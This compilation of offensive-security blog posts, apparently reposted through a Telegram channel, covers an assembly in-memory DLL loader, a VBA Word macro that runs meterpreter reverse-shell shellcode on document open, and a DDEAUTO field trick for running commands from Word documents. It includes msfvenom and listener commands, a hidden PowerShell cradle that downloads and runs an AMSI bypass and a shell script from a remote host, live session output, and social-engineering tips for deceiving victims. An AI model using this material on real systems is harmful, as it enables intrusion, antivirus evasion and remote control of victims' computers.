    mov    esi, [ebx+IMAGE_IMPORT_DESCRIPTOR.OriginalFirstThunk]
    add    esi, ebp
    ; edi / ft  = RVA2VA(PIMAGE_THUNK_DATA, cs, imp->FirstThunk);
    mov    edi, [ebx+IMAGE_IMPORT_DESCRIPTOR.FirstThunk]
    add    edi, ebp
    mov    ecx, [ebx+IMAGE_IMPORT_DESCRIPTOR.Name]
    add    ebx, IMAGE_IMPORT_DESCRIPTOR_size
    jecxz  imp_l2
    add    ecx, ebp         ; name = RVA2VA(PCHAR, cs, imp->Name);
    ; dll = LoadLibrary(name);
    push   ecx
    call   dword[esp + _ds.LoadLibraryA + 4 + pushad_t_size]
    xchg   edx, eax         ; edx = dll
imp_l1:
    lodsd                   ; eax = oft->u1.AddressOfData, oft++;
    xchg   eax, ecx
    jecxz  imp_l0           ; if (oft->u1.AddressOfData == 0) break;
    btr    ecx, 31
```

https://t.me/learningnets

```
    jc     imp_Lx          ; IMAGE_SNAP_BY_ORDINAL(oft->u1.Ordinal)
    ; RVA2VA(PIMAGE_IMPORT_BY_NAME, cs, oft->u1.AddressOfData)
    lea    ecx, [ebp + ecx + IMAGE_IMPORT_BY_NAME.Name]
imp_Lx:
    ; eax = GetProcAddress(dll, ecx);
    push   edx
    push   ecx
    push   edx
    call   dword[esp + _ds.GetProcAddress + 3*4 + pushad_t_size]
    pop    edx
    stosd                  ; ft->u1.Function = eax
    jmp    imp_l1
imp_l2:
    popad
    ; ibr  = RVA2VA(PIMAGE_BASE_RELOCATION, cs,
dir[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress);
    mov    esi, [esp + _ds.BaseRelocationTable]
    add    esi, ebp
    ; ofs  = (PBYTE)cs - opt->ImageBase;
    mov    ebx, ebp
    sub    ebp, [esp + _ds.ImageBase]
reloc_L0:
    ; while (ibr->VirtualAddress != 0) {
    lodsd                  ; eax = ibr->VirtualAddress
    xchg   eax, ecx
    jecxz  call_entrypoint
    lodsd                  ; skip ibr->SizeOfBlock
    lea    edi, [esi + eax - 8]
reloc_L1:
    lodsw                  ; ax = *(WORD*)list;
    and    eax, 0xFFF      ; eax = list->offset
```

https://t.me/learningnets

```
    jz     reloc_L2       ; IMAGE_REL_BASED_ABSOLUTE is used for padding
    add    eax, ecx       ; eax += ibr->VirtualAddress
    add    eax, ebx       ; eax += cs
    add    [eax], ebp     ; *(DWORD*)eax += ofs
    ; ibr = (PIMAGE_BASE_RELOCATION)list;
reloc_L2:
    ; (PBYTE)list != (PBYTE)ibr + ibr->SizeOfBlock
    cmp    esi, edi
    jne    reloc_L1
    jmp    reloc_L0
call_entrypoint:
 %ifndef EXE
    push   ecx               ; lpvReserved
    push   DLL_PROCESS_ATTACH  ; fdwReason
    push   ebx               ; HINSTANCE
    ; DllMain = RVA2VA(entry_exe, cs, opt->AddressOfEntryPoint);
    add    ebx, [esp + _ds.AddressOfEntryPoint + 3*4]
 %else
    add    ebx, [esp + _ds.AddressOfEntryPoint]
 %endif
    call   ebx
    popad              ; release _ds
    popad              ; restore registers
    ret
```

Running a DLL from memory isn't difficult if we ignore the export table, resources, TLS and subsystem. The only requirement is that the DLL has a relocation section. The C generated assembly will be used in a new version of Donut while sources in this post can be found here.

https://modexp.wordpress.com/2019/06/24/inmem-exec-dll/

https://t.me/learningnets

Running ShellCode in Memory | AV Evasion – VBA Version

If you try to download an executable to get a reverse shell on a system, it most likely will be detected and blocked by either host-based network monitoring system or AV/EDR sweeps it off, so this post we will discuss how to be stealthier and execute shell code in memory.

For the sake of this example, I am going to use a word macro as a dropper to do this.

Although it may seem complicated, all we need to do is:

1) Use something to allocate unmanaged memory

2) Copy our shell code into our allocated memory from step 1

3) Create execution thread

I have gone about doing these two ways:

1) Using VBA

2) Using Powershell

In this post, we will discuss how we can get this to work with VBA:

For this, we will use win32 APIs from kernal32.dll:

1) VirtualAlloc

2) RtlMemory

3) CreateThread

Let's just be optimistic and generate our shellcode using msfvenom:

msfvenom -p windows/meterpreter/reverse_http LHOST=x.x.x.x LPORT=443 EXITFUNC=thread -f vbapplication

Couple of things to note here:

a) We are using 32bit arc for the meterpreter shell since MS word by default runs on 32-bit Arc

https://t.me/learningnets

b) We are using “thread” as exit func instead of “process” to avoid our MS word getting terminated when shell exits

Read the MSDN docs to understand how the function used works:

1) VirtualAlloc

2) rtlmovememory


3) Create Thread

The whole VBS looks like this:

```
Private Declare PtrSafe Function CreateThread Lib "KERNEL32" (ByVal SecurityAttributes As Long, ByVal StackSize As Long, ByVal StartFunction As LongPtr, ThreadParameter As LongPtr, ByVal CreateFlags As Long, ByRef ThreadId As Long) As LongPtr


Private Declare PtrSafe Function VirtualAlloc Lib "KERNEL32" (ByVal lpAddress As LongPtr, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As LongPtr


Private Declare PtrSafe Function RtlMoveMemory Lib "KERNEL32" (ByVal lDestination As LongPtr, ByRef sSource As Any, ByVal lLength As Long) As LongPtr


Function MyMacro()
Dim buf As Variant
Dim addr As LongPtr
Dim counter As Long
Dim data As Long
Dim res As Long

buf = Array(insert shell code here)

addr = VirtualAlloc(0, UBound(buf), &H3000, &H40)

For counter = LBound(buf) To UBound(buf)
data = buf(counter)
res = RtlMoveMemory(addr + counter, data, 1)
Next counter
```

https://t.me/learningnets

```
res = CreateThread(0, 0, addr, 0, 0, 0)

End Function

Sub Document_Open()
MyMacro
End Sub

Sub AutoOpen()
MyMacro
End Sub
```



Once you have this, save the word document in macro format such as .doc or .docm

Set up the listener:

set payload windows/meterpreter/reverse_http

set LHOST x.x.x.x

set LPORT 443

set EXITFUNC thread

set set ReverseListenerBindAddress <internal IP>

exploit

Once, the victim opens the macro document the shell code runs in memory and we get a reverse shell:

```
msf6 exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://172.31.56.171:443
[!] http://172.31.56.171:443 handling request from 99.246.3.64; (UUID: r3vq2jea) Without a database connected that payload UUID tracking will not work!
[*] http://172.31.56.171:443 handling request from 99.246.3.64; (UUID: r3vq2jea) Staging x86 payload (176220 bytes) ...
[!] http://172.31.56.171:443 handling request from 99.246.3.64; (UUID: r3vq2jea) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (172.31.56.171:443 -> 127.0.0.1) at 2021-08-12 19:10:02 +0000

meterpreter > get
get_timeouts  getdesktop   getenv       getlwd       getpid       getprivs     getproxy     getsid       getsystem    getuid       getwd
meterpreter > guid
[+] Session GUID: 47b97e61-6d28-4e15-b3af-f4e4059eb4db
```

```
meterpreter > sysinfo
Computer        : DESKTOP-PJBOA0Q
OS              : Windows 10 (10.0 Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > shell
Process 11008 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17134.1304]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\san3n\Documents>whoami
whoami
desktop-pjboa0q\san3n
```

Now this is a low-profile technique, but there are some issues with this:

1) The shell code present in word document which is saved on hard drive might get detected by the AV

2) Whenever the word file is closed the session get terminated since the SPAWNED process is a child of word file.

How can we improve these and make things more efficient?

I will write up on this in a different post, but I will give the folks reading this post a chance to try it for themselves, so here are some clues:

1) Use Powershell for this, Powershell cannot interact with win32 API directly, so use C# with the help of .NET framework (DllImportAttribute class).

2) Use P/Invoke APIs contained in the System.Runtime.InteropServices and System namespaces (changing C to C# datatype)

Ref: P/Invoke

3) Now use Add-Type in PowerShell to compile and create object

Reference: Add-Type Example

4) Use .NET Copy method to copy the shellcode into memory

https://t.me/learningnets

5) Finally, before running the shell code in memory make sure to use an AMSI bypass to run first (use PowerShell download cradle)

Something like this:

Sub ShellCodeRunner()

Dim str As String

str = "powershell IEX (New-Object Net.WebClient).DownloadString('http://X.X.X.X/AmsiBypass.ps1'); IEX (New-Object Net.WebClient).DownloadString('http://X.X.X.X/Shell.ps1')"

Shell str, vbHide End Sub

You just need to craft the content of shell.ps1 as your homework :)

Proof of Concept: Evading Anti-Virus


https://san3ncrypt3d.com/2021/08/13/VBAShell/

Execute Code in a Microsoft Word Document Without Security Warnings

Code execution in Microsoft Word is easier than ever, thanks to recent research done by Etienne Stalmans and Saif El-Sherei. Executing code in MS Word can be complicated, in some cases requiring the use of Macros or memory corruption. Fortunately, Microsoft has a built in a feature that we can abuse to have the same effect. The best part, it does so without raising any User Account Control security warnings. Let's look at how it's done.

Using Microsoft documents to deliver a payload is as old as Word itself, and over the years many different attack vectors have been explored. Some examples are macros, add-ins, actions, and Object Linking and Embedding (OLE). They were all plagued by one problem though, security alerts.

https://t.me/learningnets



This is an example of the type of security warning that comes up when using a macro.Image by Code/Null Byte

Wouldn't it be nice if Microsoft was kind enough to build us a "feature" that would let us get around those pesky security alerts? Luckily for us, they did, Dynamic Data Exchange. Although it wasn't intended for that, of course.

What Is Dynamic Data Exchange?

Windows provides several methods for transferring data between applications. One method is to use the Dynamic Data Exchange (DDE) protocol. The DDE protocol is a set of messages and guidelines. It sends messages between applications that share data and uses shared memory to exchange data between applications. Applications can use the DDE protocol for one-time data transfers and for continuous exchanges in which applications send updates to one another as new data becomes available.

— Microsoft

To put that in simple terms, DDE executes an application and sends it data. We can use it to open any application, including command prompt, and send it data, or in our case, code.

This means we can create a Word document that runs code on opening. What code you run is up to you!

You can just use this to scare friends as a simple prank, or you could use it to install a Remote Access Tool like Pupy. It only takes a few seconds to modify a Word document, so let's see how it's done.

https://t.me/learningnets

Don't Miss: [How To Use Pupy, A Linux Remote Access Tool]

Step 1Open Word

Begin by opening a new Word document. Now, we need to do some social engineering. Conversely, if you happen to have access to the target's computer, you can open a recent document of theirs that they are likely to open again. If you do that, you can skip the rest of this step.

While the user will not get any security warnings, there will still be two pop-ups they get when they open the document. They also need to say yes to both for the code to execute. A [previous article] on Word hacking went over some social engineering tricks we can use.

Check Out: [How To Create & Obfuscate A Virus Inside A Microsoft Word Document]

This social engineering attack takes advantage of the fact that the user can see the document when the pop-up appears. This lets us put something at the top of the document to make the document appear more legitimate to the user.

Below are two examples of documents used to get a user to enable macros. Our attack doesn't require macros to be enabled, but these are excellent examples of making a document appear legitimate.




Image by Code/[Null Byte]

https://t.me/learningnets




Image by Code/Null Byte

Now that we have some social engineering in place we are ready to move on to adding a field.

Step 2Create a Field

The field will contain the code we are going to execute, so we need to find a good place for it. The most important thing to consider here is whether or not it matters if the user finds your code.


Without further inspection, all they will see is "**!Unexpected End of Formula**," which could be worked into the social engineering attack. Depending on your situation, try to place it somewhere appropriate. Placing it at the very bottom of the document is a good choice, or if it is a longer document, bury it in the middle somewhere.

Don't Miss: How To Place A Virus In A Word Document On macOS


Once you have your place selected, go to the top left and click the "Insert" tab and then look for "Quick Parts" on the right side of the bar, it's exact location may be slightly different depending on which version of Word you are using.

Then click "Field" and you should get a pop-up box.

https://t.me/learningnets




In the pop-up make sure "= (Formula)" is selected and click "OK."



Step 3Add Code

After the last step, you should have had "**!Unexpected End of Formula**" appear within the document. That is our field, but to put code in it, we need to toggle it. Do so by right-clicking the field, and then clicking "Toggle Field Codes," which should change the appearance of the field.

https://t.me/learningnets



Now you should see something like this.

Social Engineering Text Here

{= * MERGEFORMAT }

Replace "= *MERGEFORMAT" with the following:

DDEAUTO c:\\windows\\system32\\cmd.exe " "

As you can probably guess, DDEAUTO is telling Word that this is a DDE field, the auto part tells it to execute upon opening.

After that comes the path it should take, which allows us to direct it to any PE. The final part, within the quotation marks, is the arguments to pass to the executable. For testing purposes, we can pass cmd.exe arguments to launch a calc.exe.

DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"

https://t.me/learningnets

Thit will use cmd.exe to launch calc.exe, but you can test it with something a little more entertaining. The following will open Chrome to a screaming video to give your victim a good hard spook.

DDEAUTO c:\\windows\\system32\\cmd.exe "/k start chrome --new-window http://akk.li/pics/anne.jpg"

In the end, you should have something that looks like this.

Social Engineering Text Here


```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k start chrome --new-window
http://akk.li/pics/anne.jpg"}
```

Step 4Save the File


Once everything is in place, we are ready to save the file. Press *Ctrl* + *S* to save, then save it anywhere as a ".docx" file, which is the standard for Word.

Check Out: How To Bypass Antivirus Using Powershell & Metasploit

When opened, the user will need to say yes to two pop-ups. The first is about updating the document links, which shouldn't strike the average user as suspicious.



The second one might draw some attention from the more security-minded users, as it asks them about starting an application.



https://t.me/learningnets

If all goes well and the user says yes to both, then the code will execute at this point and your target will do a fright to themselves.

Defending Against the Attack

Today we've looked at a quick and simple way to cause code to execute when a word document is opened. While this isn't unique, what is special about this attack is that the word "security" is never mentioned, allowing a much greater chance of a social engineering attack succeeding.

